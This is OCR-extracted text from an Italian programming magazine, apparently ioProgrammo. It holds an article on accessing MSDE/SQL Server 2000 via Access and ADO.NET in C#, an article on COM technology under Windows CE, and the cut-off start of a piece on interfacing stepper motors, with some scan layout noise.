È possibile anche convertire un database Access esistente in un database SQL Server 2000. Una volta avviato Access ed aver aperto il database da convertire, dal menù *"Strumenti|Utilità database"* selezionate la voce *"Upsize guidato"*.





Fig. 4: Struttura della tabella Articolo

password. Indicando come database *TESTMSDE* sarà possibile connetterci al database creato in precedenza per modificarne la struttura, aggiungere dati, creare viste o stored procedure.

MICROSOFT ACCESS

Chi non ha Visual Studio .NET, ma vuole lo stesso usufruire di MSDE, può usare Microsoft Access 2000 o 2002 per creare ed accedere ad un database SQL Server. Per creare un nuovo database è necessario avviare Access, selezionare la voce di menù *"File|Nuovo"* e successivamente la voce *"Progetto (dati nuovi)"*. Apparirà una finestra di dialogo che vi chiederà di dare un nome al nuovo progetto e di indicare la directory in cui crearlo. Da questo punto in poi un wizard vi guiderà nella creazione di un database SQL Server. In particolare vi sarà chiesto di specificare il nome del server, il nome del database e le specifiche di connessione (login, password, ecc..). Una volta che il database è creato, Access diventerà l'interfaccia utente per operare su un database SQL Server. È possibile anche convertire un database Access esistente in un database SQL Server 2000. Una volta avviato Access ed aver aperto il database da convertire, dal menù *"Strumenti|Utilità database"* selezionate la voce *"Upsize guidato"*. Comparirà un wizard che vi guiderà lungo il processo di conversione del database dalla versione Access alla versione SQL Server. Anche in questo caso, dopo aver convertito il database, si potrà usare Access come interfaccia grafica per interagire con un database SQL Server 2000.

ACCEDERE A MSDE ATTRAVERSO APPLICAZIONI

Fino ad ora abbiamo imparato ad accedere a MSDE attraverso un'interfaccia grafica, che può essere il Server Explorer di Visual Studio .NET oppure Microsoft Access. Naturalmente, sarà possibile connettersi ad un database SQL Server 2000 anche attraverso applicazioni. Il modo in cui ottenere una connessione varia a seconda del linguaggio e della piattaforma di sviluppo usata. Le applicazioni .NET, scritte in Visual Basic .NET, C#, Managed C++ o pagine ASP, possono accedere ad un database SQL Server 2000 attraverso l'*SQL Server .NET Data Provider* fornito con ADO.NET. Tale provider è un driver, scritto secondo i canoni imposti dal Framework .NET, che consente alle applicazioni .NET di interfacciarsi ad un qualsiasi database SQL Server 7 o 2000. Rientrano quindi sia MSDE sia SQL Server 2000 Desktop Engine. Le applicazioni scritte con in Visual Basic 6, Visual C++ 6 e Visual J++ dovranno ricorrere all'*OLEDB Provider* per SQL Server utilizzato da ADO 2.7 o versioni precedenti. E' anche possibile usare Visual Basic e RDO, ma questo comporta l'utilizzo di un driver ODBC.
I programmatori Java, possono accedere a SQL Server attraverso il *"Microsoft SQL Server 2000 driver for JDBC"*. Questo è un driver JDBC di tipo 4, scritto quindi interamente in Java, che può essere scaricato dal sito Microsoft (vedi risorse). Purtroppo non abbiamo spazio sufficiente per mostrate un esempio di connessione per ogni metodologia descritta in questo paragrafo. Ci limiteremo a fornire un esempio utilizzando l'ultima tecnologia Microsoft per l'accesso ai dati, ovvero ADO.NET.

CONNESSIONE A UN DB MSDE CON ADO.NET

In questo paragrafo mostreremo come connettere un'applicazione .NET ad un database SQL Server attraverso l'SQL Server .NET Data Provider di ADO .NET. Il database sarà *TESTMSDE*, quello che abbiamo creato in precedenza nel quale è presente la tabella *Articolo*. Il linguaggio usato è C#, ma con facili modifiche sarà possibile ottenere gli equivalenti sorgenti Visual Basic .NET o Managed C++.
Per usare l'SQL Server .NET Data Provider è necessario importare l'opportuno namespace, in questo modo:

```
// Namespace per SQL Server .NET Data Provider
using System.Data.SqlClient;
```

Per ottenere la connessione al nostro database si può procedere nel seguente modo:

```
using System.Data.SqlClient;
SqlConnection con = new SqlConnection();
con.ConnectionString =
  "Initial Catalog=TESTMSDE;" +
  "Data Source=JOEHP\\NetSDK;" +
  "Workstation ID=JOEHP;"+
  "Integrated Security=SSPI";
con.Open();
```

Come si può notare tutto è molto semplice. L'oggetto *con* è ottenuto invocando il costruttore di *SqlConnection*. Il passo successivo è quello di specificare una stringa di connessione. Infine si invoca il

DBMS

SQL Server
2000 Microsoft Desktop Engine

Sul Web

Microsoft SQL Server 2000 driver for JDBC
http://msdn.microsoft.com/downloads

Giuseppe Naccarato [Sito Web]
http://www.giuseppe-naccarato.com

DBMS

SQL Server
2000 Microsoft Desktop Engine

metodo *open* che rende effettiva la connessione con il database. La stringa di connessione è il mezzo per informare l'oggetto *Connection* su dove ed in che modo deve avvenire la connessione. Nell'esempio abbiamo specificato che il catalogo iniziale, cioè il database, è *TESTMSDE* (proprietà *Initial Catalog*), il Server SQL è *JOEHP\NetSDK* (*Data Source*), la macchina su cui è installato SQL Server è *JOEHP (Workstation)* e vogliamo che si usi *SSPI*, vale a dire la *Windows NT Integrated Security*. In generale una stringa di connessione è caratterizzata da una sequenza di informazioni, chiamate proprietà, utili al *.NET Data Provider* per ottenere la connessione stessa. Non esiste uno standard per tali informazioni, ogni provider può prevedere diverse proprietà. Quelle più comuni, usate da SQL Server, sono le seguenti:

Data Source (o DSN)	Nome del Server è generalmente composto dal nome della macchina + istanza del server. Nel nostro esempio è JOEHP\NetSDK
Initial Catalog (o DBQ)	Nome del database
Workstation	Nome del computer nel quale è installato SQL Server
User ID	Nome dell'utente che richiede la connessione
Password	Password relativa all'utente che richiede la connessione
Integrated Security	Tipo di sicurezza
Connection Timeout	È il tempo, espresso in secondi, entro cui il metodo open deve restituire una connessione valida.

Dopo avere aperto la connessione è possibile inviare comandi al database sottostante. L'oggetto *Command* è il mezzo con cui ADO.NET dialoga con la fonte di dati. Consideriamo il seguente esempio:

```
// Connessione
SqlConnection con = new SqlConnection();
con.ConnectionString =
  "Initial Catalog=TESTMSDE;" +
  "Data Source=JOEHP\\NetSDK;" +
  "Workstation ID=JOEHP;"+
  "Integrated Security=SSPI";
con.Open();
// Seleziona tutti gli articoli
SqlCommand command = new SqlCommand();
command.Connection = con;
command.CommandText = "SELECT * FROM Articolo";
SqlDataReader reader = command.ExecuteReader();
Console.WriteLine("Lista Articoli\n");
  while(reader.Read()){
  int i = reader.GetOrdinal("codice");
  Console.WriteLine("Codice      : " + reader.GetString(i));
  i = reader.GetOrdinal("descrizione");
  Console.WriteLine("Descrizione: " + reader.GetString(i));
  Console.WriteLine("----------------------------------");
}
reader.Close();
con.Close();
```

Come si può notare, dopo aver utilizzato un oggetto *Connection* per aprire la connessione, viene creato un nuovo oggetto *SqlCommand* chiamato command. Successivamente, si assegna la variabile con alla proprietà *Connection* e la stringa *"SELECT * FROM Articolo"* alla proprietà *CommandText*. Procedendo in questo modo, abbiamo creato un oggetto Command in grado di effettuare una query di selezione sul database sottostante. La query a questo punto non è stata ancora inoltrata; per effettuare quest'operazione bisogna invocare uno dei metodi Execute presenti dell'oggetto *Command*. Nel nostro esempio è stato invocato *ExecuteReader*, il quale restituisce un oggetto *SqlDataReader*. Questa classe, che implementa *IDataReader*, è il mezzo che usa ADO.NET per scandire gli elementi risultanti da una query di selezione. Esso ha funzionalità di sola lettura; inoltre è possibile scorrere i record solo in avanti (*ready-only, forward-only*). Il metodo *Read* legge il record successivo e restituisce *false* quando non ci sono più record da scorrere. Nel momento in cui *Read* viene invocato su un oggetto (*reader* nel nostro esempio), l'oggetto stesso diventa contenitore dei dati provenienti dal record corrente. Come si può notare, nel ciclo *while* vengono invocati due metodi di *SqlDataReader*: *GetOrdinal* e *GetString*. Il primo restituisce il "numero ordinale" (è un numero unico) che identifica la colonna specificata dalla stringa in input. Nell'esempio le colonne sono *codice* e *descrizione*, entrambe appartenenti alla tabella *Articolo*. Il secondo, avente in input il "numero ordinale", restituisce il valore della colonna come stringa. E' importante precisare che è necessario invocare la versione opportuna di *Get* in base al tipo di dato della colonna. Nel caso in cui la colonna fosse stata un intero avremmo dovuto invocare *GetInt16* o *GetInt32*, nel caso di un numero a virgola mobile *GetDouble* e così via. L'esempio mostra la lista di tutti gli articoli presenti nel database con relativi codici e descrizioni.

CONCLUSIONI

In questo articolo è stato introdotto Microsoft SQL Server Desktop Engine, abbiamo visto come è possibile accedere ad un database attraverso il Server Explorer di Visual Studio .NET o attraverso Microsoft Access. Inoltre è stato mostrato un esempio di applicazione C# che, utilizzando ADO .NET, si connette ad un database SQL Server ed effettua una semplice query. Ribadiamo, che MSDE può essere una valida, economica e scalabile soluzione per realizzare sistemi, non molto complessi, basati su piattaforma Windows.

Giuseppe Naccarato

Bibliografia

- **VISUAL BASIC .NET DATABASES** *B. Forgey* (Wrox Press) 2002
- **ACCESSO AI DATI CON ADO .NET** *G. Naccarato* ioProgrammo 63, Edizioni Master.
- **PROGRAMMAZIONE DEI DATABASE CON VISUAL BASIC .NET** *G. Naccarato, G. Malorgio* (Apogeo) In pubblicazione

Business

LOGIC E SVILUPPO DI OGGETTI COM IN APPLICAZIONI PER WINDOWS CE

Programmazione

Nella progettazione di una qualunque applicazione è importante seguire una metodologia orientata agli oggetti. L'utilizzo e la conoscenza della tecnologia COM consente di progettare moduli software capaci di arricchire le nostre applicazioni di importanti funzionalità, incontrando anche il requisito della modularità del software. Vediamo quali potenzialità sono disponibili in applicazioni per Windows CE.

In questo articolo ci proponiamo di esplorare il mondo della tecnologia COM di Microsoft per applicazioni in Windows CE. Il contenuto di tale lavoro è fondamentale soprattutto se si pensa che molte delle funzionalità di Windows CE sono disponibili nella forma di componenti COM. A tale proposito è importante comprendere i fondamenti della tecnologia COM nell'accezione di un sistema operativo quale Windows CE, non solo per trarre vantaggio dai componenti già disponibili ma soprattutto per progettarne di propri al fine di mettere in atto funzionalità specifiche degli applitivi da progettare.
Concentreremo prima la nostra attenzione su una rivisitazione della architettura COM spiegando i motivi della importanza di tale tecnologia nella progettazione di una soluzione per Mobile Computing. Illustreremo come lavora COM e verrà spiegata la differenza della implementazione per Windows CE rispetto a quella per i sistemi Desktop.
Nei due prossimi articoli che seguiranno e che rappresentano la continuazione logica del presente, svilupperemo un semplice componente COM in Visual C++ con ATL e spiegheremo in modo intuitivo il codice generato. Inoltre, verranno illustrati alcuni concetti più avanzati unitamente alla trattazione di controlli ActiveX per Windows CE e ne sarà progettato e implementato almeno uno subito pronto per le nostre applicazioni.

MA L'IMPRESA È DAVVERO COSÌ ARDUA?

Molti progettisti software, spesso hanno seri timori di entrare nel mondo della tecnologia COM. Tali timori sono in parte dovuti alla complessità della materia. E' anche vero che, molto spesso, la trattazione scientifica dell'argomento focalizza la sua attenzione su come costruire da zero un componente COM piuttosto che come lo si utilizzi. Dobbiamo puntualizzare che una volta che sono stati compresi alcuni fondamentali concetti e regole della tecnica di progettazione, usare componenti COM diventa se non un gioco da ragazzi almeno una impresa abbastanza fattibile. E' appena il caso di sottolineare che esiste molta confusione sulla terminologia e tecnologia COM. Molto spesso sentiamo parlare di COM e ActiveX in modo indifferenziato, quasi si trattasse della stessa cosa e, infatti, i termini vengono usati come sinonimi. Diciamo subito che COM è una tecnologia che permette di creare componenti software riutilizzabili; il suo scopo principale è quello di permettere non solo ad applicazioni ma anche ad altri componenti di comunicare con l'ausilio di un paradigma standardizzato orientato ad oggetti. Per quanto concerne ActiveX, diciamo solo, per il momento, che essa è una tecnologia che utilizza COM. Avremo modo di approfondire ActiveX in Windows CE.

ENTRIAMO NEL MONDO COM

La tecnologia COM sta per Component Object Model, rappresenta quindi una specificazione su come progettare componenti. Le principali caratteristiche degli oggetti sono le seguenti:

1. Neutralità del linguaggio;
2. Collegamento dinamico;
3. Incapsulamento.

Descriviamo subito le caratteristiche appena elencate.

NEUTRALITÀ DEL LINGUAGGIO.

Possiamo subito dire che un componente può essere scritto in qualunque linguaggio che supporti la tecnolo-

Com

COM è una tecnologia che permette di creare componenti software riutilizzabili; il suo scopo principale è quello di permettere non solo ad applicazioni ma anche ad altri componenti di comunicare con l'ausilio di un paradigma standardizzato orientato ad oggetti.

Programmazione

Business Logic
e Sviluppo di oggetti COM in Applicazioni per Windows CE

gia COM. Inoltre, i servizi offerti dal componente possono essere utilizzati in diversi linguaggi di programmazione. Questa caratteristica è molto importante, se si pensa al caso di un linguaggio di programmazione che non supporti alcune funzionalità per lo sviluppo di un modulo specifico, oppure fosse di difficile implementazione. In tal caso sarebbe auspicabile delegare l'implementazione del suddetto modulo ad un COM, scritto nel linguaggio di programmazione adeguato per lo scopo, e quindi utilizzato dalla applicazione di partenza. Quindi, se utilizzato in questa logica, si evidenzia la interoperabilità tra applicazioni e componenti COM indipendentemente dal sistema in cui essi risiedono.

COLLEGAMENTO DINAMICO

L'altra caratteristica che prendiamo in esame è il collegamento dinamico. Una applicazione può collegarsi dinamicamente ad un componente COM ospitato in una DLL. Nello scenario appena descritto sia l'applicazione che il sistema operativo attuano una stretta collaborazione al fine di rilevare l'oggetto. E' appena il caso di evidenziare che la tecnologia COM fornisce tutti i meccanismi per il controllo che il processo di collegamento si svolga in maniera corretta. In Fig. 1. sono rappresentati gli elementi che concorrono al processo di collegamento dinamico. Come avviene per i sistemi operativi desktop di Windows, anche in Windows CE 3.0 è fondamentale che ogni oggetto COM sia registrato nel sistema operativo di utilizzo. Le informazioni della registrazione vengono memorizzate nel registro di configurazione di Windows CE. Nel registro in questione, ogni oggetto viene univocamente identificato da una struttura denominata *ClassID* di tipo GUID (*Global Unique Identifier*). L'importanza dell'identificativo universale *ClassID* risiede nel fatto che quando un client richiede il collegamento dinamico ad un oggetto COM registrato nel sistema operativo Windows CE, esso utilizza proprio questa informazione per il rilevamento dell'oggetto. Dalla Fig. 1. si evidenzia il ruolo fondamentale svolto dalla libreria runtime COM. Infatti, quest'ultima permette ai client di rilevare e creare istanze di componenti COM. In particolare, la libreria runtime COM si occupa della ricerca del percorso del COM nella porzione del registro *HKEY_CLASSES_ROOT* tramite l'informazione del ClassID ricevuto dal client. Tale ricerca può avere esito positivo oppure negativo, nel qual caso viene segnalato un errore al client. Se invece la ricerca ha avuto esito positivo, la runtime COM si preoccupa di creare una istanza dell'oggetto e di fornire al client un puntatore all'interfaccia dell'oggetto. Tra poco approfondiremo il discorso delle interfacce, ma già da ora occorre sapere che esse sono delle entità o manifesti che permettono di esportare all'esterno i servizi e le funzionalità offerte dall'oggetto. Il puntatore all'interfaccia permette al client di richiamare le funzioni del componente.

Fig. 1: Entità concorrenti al collegamento dinamico.

Interfacce

Una interfaccia svolge una importante funzione di collegamento tra due oggetti ben distinti che sono rappresentati dal client e dal componente COM o Server COM. In particolare, una interfaccia, rappresenta una definizione che contiene la lista delle funzioni e i parametri che essa accetta.

INCAPSULAMENTO

La caratteristica della "incapsulamento" di COM permette di evidenziare un particolare pattern utilizzato in questa tecnologia. Infatti, un componente COM implementa una o più interfacce. Una interfaccia svolge una importante funzione di collegamento tra due oggetti ben distinti che sono rappresentati dal client e dal componente COM o Server COM. In particolare, una interfaccia, rappresenta una definizione che contiene la lista delle funzioni e i parametri che essa accetta. Un componente COM avrà la responsabilità di implementare l'interfaccia fornendo la effettiva implementazione di ogni funzione. In questo pattern che attiene alla progettazione di un oggetto in genere, in cui separiamo la logica di dichiarazione da quella dell'implementazione o definizione, possiamo notare come una interfaccia possa essere implementata da diversi componenti oppure, in modo equivalente, ad una stessa interfaccia possono essere associate diverse implementazioni. In ogni caso qualunque applicazione client non ha alcuna conoscenza dei dettagli dell'implementazione del componente. Inoltre, al client vengono nascoste le strutture dati e il linguaggio utilizzati. Il client non si accorge neanche se i dettagli della implementazione dovessero cambiare. Tutti questi aspetti sono caratteristici del concetto della incapsulamento

INTERFACCE E COMPONENTI COM

Cerchiamo di comprendere in modo più preciso quale sia il ruolo svolto dalle interfacce nella tecnologia COM. Abbiamo detto che un client può accedere ai servizi del componente utilizzando una o più interfacce. Una interfaccia è un raggruppamento logico di metodi identifica-

Fig. 2: **Schematizzazione di un componente COM di esempio.**


Fig. 3: **La vTable di un componente.**

Programmazione

Business Logic

e Sviluppo di oggetti COM in Applicazioni per Windows CE

ti da un GUID, che in questo caso prende il nome di IID *(Interface Identifier).*

Nella fase di creazione di un oggetto, l'applicazione client riceve dal runtime COM un puntatore alla interfaccia del componnente COM. Tale puntatore di interfaccia rimanda ad una tabella di puntatori a funzione, nota come *vTable* , tramite la quale si accede ai servizi implementati. A scopo esemplificativo in Fig. 2. è rappresentata la schematizzazione di un componente COM di nome *MyObject* e *ClassId CLSID_MYOBJECT,* il quale espone due interfacce *IFirstInterface* e ISecondInterface. Le due interfacce sono univocamente determinate dai propri IID, ovvero *IID_FIRSTINTERFACE* e *IID_SECONDINTERFACE*. Nella stessa figura notiamo l'oggetto *IUnknow*, che rappresenta l'interfaccia che ogni componente COM deve sempre implementare. Naturalmente abbiamo ipotizzato che le interfacce abbiano dei metodi che il componente debba implementare. La schematizzazione precedente ha il solo scopo di illustrare come sia visto un componente dal mondo esterno, ovvero come una black-box mentre il canale di comunicazione preferenziale è rappresentato dalle interfacce che implementa. Spendiamo qualche parola sulla interfaccia *IUnknown*. Ribadiamo che essa deve essere implementata da ciascun componente COM. In particolare, essa ha tre metodi che devono essere implementati. Con l'implementazione del primo di tali metodi, *QueryInterface(),* si acquisisce il puntatore a qualunque interfaccia supportata dall'oggetto. Gli altri due metodi da implementare sono *Addref()* e *Release().* Per comprendere a pieno la logica di questi due metodi occorre fare delle considerazioni preliminari sull'utilizzo dei componenti COM. Una singola istanza di un oggetto COM può soddisfare le richieste di un numero di client diversi, per cui è necessario tenere il conteggio dei client che in ogni momento sono connessi al Server COM. Tale informazione è memorizzata in un campo di dati privato e su di esso agiscono i due metodi *Addref()* e *Release()*. In particolare, *Addref()* incrementa il conteggio di riferimento, mentre *Release()* lo decrementa. Un'istanza del componente COM potrà essere eliminata solo quando il conteggio di riferimento avrà raggiunto il valore zero. In tal caso non si avranno client connessi al server COM e l'istanza potrà essere eliminata dalla memoria. In Fig. 3. possiamo vedere una schematizzazione di principio della vTable del nostro componente di esempio *MyObject*. Possiamo notare come i metodi della interfaccia *IUnknown* siano sempre i primi tre nella *vTable*, dopo seguiranno i metodi delle altre interfacce implementati dal componente. Dal punto di vista strutturale, possiamo vedere una interfaccia come una struttura contenente un array di puntatori a funzione. Le classi astratte pure del linguaggio C++ possono essere utilizzate per descrivere le interfacce COM dato che hanno le due principali caratteristiche delle interfacce in generale:

1. Gli oggetti di una classe base astratta non possono essere istanziati.
2. Le classi che ereditano da una classe base astratta devono implementare tutte le sue funzioni.

È appena il caso di evidenziare che una volta che una interfaccia è stata definita essa non può essere cambiata. Questo vuol dire, ad esempio, che non possiamo aggiungere la definizione di altre funzioni, modificare la firma delle funzioni già definite e neanche modificare l'ordine di definizione. Se la modifica della dichiarazione di una interfaccia si rende proprio necessaria perché le specifiche progettuali sono cambiate, allora bisogna creare una nuova interfaccia. In queste condizioni un componente COM può implementare non solo la nuova interfaccia ma anche la vecchia versione per garantire, ad esempio, la compatibilità all'indietro per le applicazioni che già ne facevano uso.

MODALITÀ DI COMUNICAZIONE PER GLI OGGETTI COM

Abbiamo detto che la tecnologia COM consente il processo di interoperabilità tra applicazioni eterogenee. A tale scopo la libreria di runtime supporta diverse funzionalità. Non tutte le funzionalità che siamo abituati a conoscere nella versione desktop del runtime sono di-

Istanza

Una singola istanza di un oggetto COM può soddisfare le richieste di un numero di client diversi, per cui è necessario tenere il conteggio dei client che in ogni momento sono connessi al Server COM.

Programmazione

Business Logic
e Sviluppo di oggetti COM in Applicazioni per Windows CE

sponibili in Windows CE. In Tab. 1. e Tab. 2. sono elencate le varie tipologie di comunicazione offerte dalla tecnologia COM su diverse versioni dei sistemi operativi Windows e Windows CE. In modo particolare dalla Tab. 2 si evince che l'implementazione della tecnologia COM nelle varie versioni di Windows CE sia stata progressiva e soprattutto migliorata sia in termini di efficienza che di affidabilità. Inoltre, la Microsoft già offre varie modalità di comunicazione in Windows CE e altre sono in fase di realizzazione con le nuove versioni del sistema operativo per sistemi embedded.
A questo punto descriviamo in particolare le varie modalità di comunicazione offerte dalla tecnologia COM sottolineando le differenze nell'implementazione tra sistemi desktop e sistemi embedded.

In Place Activation

L'implementazione del modello *In Place Activation* nella tecnologia COM, consente ad una applicazione di includere nel suo file di dati un altro oggetto. In tal caso l'applicazione rappresenta il contenitore dell' oggetto ed è possibile modificarlo direttamente nell'ambiente host, ovvero l'oggetto inserito viene attivato direttamente nella applicazione ospitante. Un esempio molto comune relativo ai sistemi desktop è rappresentato dalla possibilità di includere in un file Word un foglio di lavoro Excel. Dalla Tab. 2. si evince che nell'implementazione per Windows CE della tecnologia COM tale modalità di comunicazione non è supportata.

In Place Activation
L'implementazione del modello In Place Activation nella tecnologia COM, consente ad una applicazione di includere nel suo file di dati un altro oggetto.

Controlli ActiveX

Il fatto che in Windows CE non sia supportata il modello *In Place Activation* non rappresenta una grave limitazione. Il modello precedente soffre di un grave problema: attivare un oggetto direttamente nell'applicazione ospitante per modificarlo comporta lunghi tempi di caricamento del relativo programma di appartenenza. I controlli ActiveX rappresentano una soluzione elegante al problema. Inoltre, in Windows CE il supporto ai controlli ActiveX è presente sin dalla versione 1.0 e la dice lunga sull'importanza assunta da tale modello di comunicazione. Infatti, molti controlli di interfaccia utente che possiamo trovare negli ambienti visuali per lo sviluppo di applicazioni di Mobile Computing sono implementati usando controlli ActiveX.
Lo sviluppo di controlli ActiveX è fortemente consigliato quando si vogliono ottenere moduli di codice riutilizzabili.

Versioni di Windows	Windows 95/98	Windows NT 4.0	Windows 2000
In Place Activation	SI	SI	SI
ActiveX Controls	SI	SI	SI
Inproc	SI	SI	SI
EXE to EXE	SI	SI	SI
MTS	Solo parte Client	SI	SI
DCOM	Limitata	SI	SI
COM+ Services	Solo lato Client	SI	SI

Tab. 1: Modalità di comunicazione della tecnologia COM supportati in Windows per sistemi desktop.

In Process Activation (Inproc)

Questo modello è stato implementato in Windows CE sia dalla versione 2.x e presenta molti elementi in comune con l'equivalente versione desktop. I server COM *in Process* rappresentano in pratica dei controlli ActiveX senza interfaccia utente. Il loro utilizzo è molto simile alle utilizzo di API standard del sistema operativo Windows CE. In particolare, allo stesso modo delle API di sistema, il server COM (sempre incapsulato in una DLL) è caricato nello spazio di processo del client. In seguito alla operazione di caricamento nello spazio di indirizzo del processo del client, è possibile richiamare le funzioni esportate dall'interfaccia o interfacce implementate dal componente COM. La caratteristica peculiare di questo modello di comunicazione è dovuta al fatto che il contesto di esecuzione del componente COM è interna allo spazio del processo client, per cui i tempi di risposta delle funzioni sono più rapidi rispetto ad un server COM con contesto di esecuzione esterno. Uno svantaggio nell'utilizzo di server COM di tale tipo è dovuto ai possibili crash nell'applicazione client, poiché il componente è caricato nel suo stesso spazio di indirizzi e può effettuare operazioni non sicure a livello di sistema. Èresponsabilità del progettista del modulo COM, quindi, garantire sulla sua affidabilità e sulle prestazioni. Un crash del sistema può, infatti, comportare non solo la possibile inconsistenza nell'applicazione host ma probabilmente anche perdita dell'integrità referenziale di un sistema di database, nel caso di componenti appartenenti al livello di accesso ai dati.
Dobbiamo precisare che il modello di attivazione *In process* è l'unico supportato in Windows CE.

Versioni di Windows CE	In Place Activation	ActiveX controls	Inproc	EXEtoEXE	MTS	DCOM	COM+ Services
Windows CE 1.0	No	No	No	No	No	No	No
Windows CE 2.x	No	SI	SI	No	No	Si	No
Windows CE 3.0	No	SI	SI	SI	SI ma solo client	SI	Solo il client MSMQ

Tab. 2: Modalità di comunicazione della tecnologia COM supportati in Windows CE per sistemi Embedded.

Out of Process Communication (Exe to Exe)

Sia nei sistemi desktop che in quelli embedded è fondamentale permettere la comunicazione tra una applicazione client e un componente COM anche al di fuori dello spazio di indirizzi del processo del client. Tale tipo di comunicazione è più comunemente conosciuta come *Out of Process Communication.* È fondamentale che sia implementata dal COM una speciale interfaccia, nota con il nome di *Automation*, affinchè sia possibile tale tipo di comunicazione. È appena il caso di sottolineare che poiché i server COM *out of Process* sono eseguiti in uno spazio di indirizzi esterno al processo del client, occorre effettuare un processo noto come marshalling delle interfacce. Durante il processo di marshalling si permette di trasmettere gli argomenti passati ad un metodo oltre i limiti del processo client. Dalla versione 3.0 di Windows CE esiste il supporto per questo tipo di comunicazione tra processi, e inoltre sono anche supportate procedure standard di marshalling le quali, in effetti, simulano un server COM DLL all'interno dell'applicazione client. Anche per i server COM *out of process* del sistema operativo embedded, valgono le stesse considerazioni per i sistemi operativi Windows dei sistemi desktop: le performance di tali componenti sono più basse rispetto alle altre tipologie di comunicazione. Infatti, il processo di marshalling richiede il trasferimento del controllo attraverso diversi moduli del sistema operativo e la verifica di informazioni sulla sicurezza. Il grosso vantaggio nell'utilizzo di tale modello sta nella assoluta impossibilità di crash dell'applicazione client data la separazione tra gli spazi di indirizzi tra server COM e client.

MTS

La sicurezza nell'utilizzo di server COM e la necessità di evitare crash dell'applicazione client a causa di un COM poco sicuro, sono aspetti fondamentali in un buon progetto orientato ad oggetti. Sarebbe auspicabile poter avere in una volta sola il vantaggio della velocità nel tempo di risposta offerta dai server COM In process e la sicurezza nell'assenza di crash del client offerti dai server COM *out of Process*. In affetti, la risposta Microsoft a tale necessità è stata data dalla progettazione dalla utilità *DLLHOST.EXE*. Specifichiamo subito che il maggior pregio di tale utilità risiede nel fatto che riesce a simulare un server COM DLL *in Process* come processo esterno. Infatti, in tale scenario l'ambiente host del server COM non è rappresentato dalla applicazione vera e propria ma dalla *DLLHOST.EXE* stessa. Questa tecnica ha poi avuto ulteriori raffinamenti con Microsoft *Transaction Server (MTS).*

Oltre alla funzionalità provvista da *DLLHOST.EXE*, MTS permette la registrazione di transazioni e il multithreading su server COM con modello a singolo thread.

Bisogna evidenziare che Windows CE non supporta le tecnologie MTS e DLLHOST.EXE come documentato dalle tabelle precedenti. E' appena il caso di evidenziare che dalla versione 3.0 di Windows CE esiste il supporto per DCOM. La tecnologia DCOM permette la comunicazione da palmare verso server COM ospitati su computer desktop. Per cui un dispositivo palmare Windows CE based può connettersi come client ad applicazioni con supporto MTS e ospitate su computer remoti.

COM+ Services

Un ulteriore passo avanti nello sviluppo di applicazioni enterprise con è stato fornito da Microsoft con il sistema operativo Windows 2000. Infatti, in Windows 2000 troviamo l'implementazione di un nuovo modello di comunicazione rappresentato dai *COM+ Services*. L'utilizzo di tale tecnologia che permette la progettazione di componentistica di middleware, permette di usufruire di accattivanti tecnologie di comunicazione all'interno del sistema operativo host quali ad esempio le code dei messaggi ed eventi di sistema. Anche in questo caso, dobbiamo dire che in Windows CE non esiste una controparte dei *COM+ services* in quanto interni al sistema, ma grazie al supporto alla tecnologia DCOM, è possibile collegarsi a tali servizi come client. Sotto questo aspetto i *COM+ services* installati su uno o più server in una LAN possono giocare un ruolo davvero sorprendente nello sviluppo di applicazioni di Mobile Computing su *Mobile Devices* in ambiente on line.

CONCLUSIONI

In questo articolo abbiamo rivisitato la architettura e la tecnologia COM relativamente al sistema operativo Windows CE. Fondamentali sono state le nostre digressioni sulle diverse modalità di comunicazione implementate nel modello COM. Sono state nel contempo evidenziate le differenze esistenti tra sistemi operativi desktop e embedded. L'analisi svolta nel presente lavoro ci consentirà di costruire un componente COM da zero utilizzando C++ e in particolare ATL Wizard di embedded Visual C++.

Analizzeremo in dettaglio il codice generato per noi dal wizard ed entreremo nei particolari della implementazione dei metodi esportati dai COM verso i client. Una volta appresa la struttura del codice del componente svilupperemo una applicazione che faccia uso del COM e ne sfrutti i servizi esportati dall'interfaccia. Vedremo in particolare tutto quello che occorre sapere per utilizzare i COM e ridurre al minimo possibili memory leaks che farebbero degradare le prestazioni delle nostre applicazioni COM based.

Ing. Elmiro Tavolaro

Programmazione

Business Logic
e Sviluppo di oggetti COM in Applicazioni per Windows CE

Out of Process Communication (Exe to Exe)

Sia nei sistemi desktop che in quelli embedded è fondamentale permettere la comunicazione tra una applicazione client e un componente COM anche al di fuori dello spazio di indirizzi del processo del client.

Interfacciamento
DEI MOTORI PASSO-PASSO

Motori passo-passo

Chiunque utilizzi un computer, inconsapevolmente si trova ad impiegare i motori passo-passo.

Ormai quasi tutte le periferiche per PC sono dotate di questi componenti elettromeccanici: in ogni stampante, scanner o driver per floppy è presente almeno un motore passo-passo. L'utilizzo quotidiano della tecnologia può rischiare di farci perdere di vista il reale contenuto tecnico delle apparecchiature che utilizziamo. L'abitudine all'utilizzo di apparecchi, sempre più sofisticati e potenti ci porta ad allontanarci sempre di più dalla gestione a basso livello della macchina: come è giusto che sia dall'altro conto rischia di limitare le nostre conoscenze tecniche. In effetti, fino a qualche anno fa, chi voleva produrre un proprio software, od una propria applicazione hardware /software era costretto a conoscere in profondità le apparecchiature che utilizzava: un esempio classico era la scrittura di routine in linguaggio macchina, dove era necessaria una conoscenza approfondita delle caratteristiche di un dato microprocessore e di tutti i componenti hardware ad esso collegati. In quest'ottica anche la gestione di motori passo-passo necessita di un minimo di conoscenze hardware, nonostante esistano in commercio alcune schede appositamente studiate allo scopo, che però presentano un solo svantaggio: un costo proibitivo. Vediamo quindi come gestire un motore passo passo, al modico prezzo di qualche euro (contro le decine o centinaia di euro necessarie per acquistare una scheda dedicata), ed apprendere le metodologie di interfaccia di questo tipo di motori. Per sfatare il luogo comune che la gestione hardware di un motore passo-passo sia un obiettivo difficoltoso da realizzare, in queste pagine opereremo una veloce carrellata sui vari tipi di motori passo-passo e proporremo alcuni semplici circuiti di controllo che permettano di gestirli con semplicità ed immediatezza.

Motori passo-passo

I motori passo passo sono componenti elettromeccanici fondamentali nella struttura di un Personal Computer. Sono inoltre facilmente reperibili, oltre che presso le aziende di vendita di componenti elettronici, che come parti di recupero provenienti da periferiche guaste od obsolete.

Fig. 1: Sono disponibili in commercio motori passo-passo dotati di riduttore, che permettono di aumentare la coppia del motore e di aumentarne al contempo la precisione.

I MOTORI PASSO-PASSO

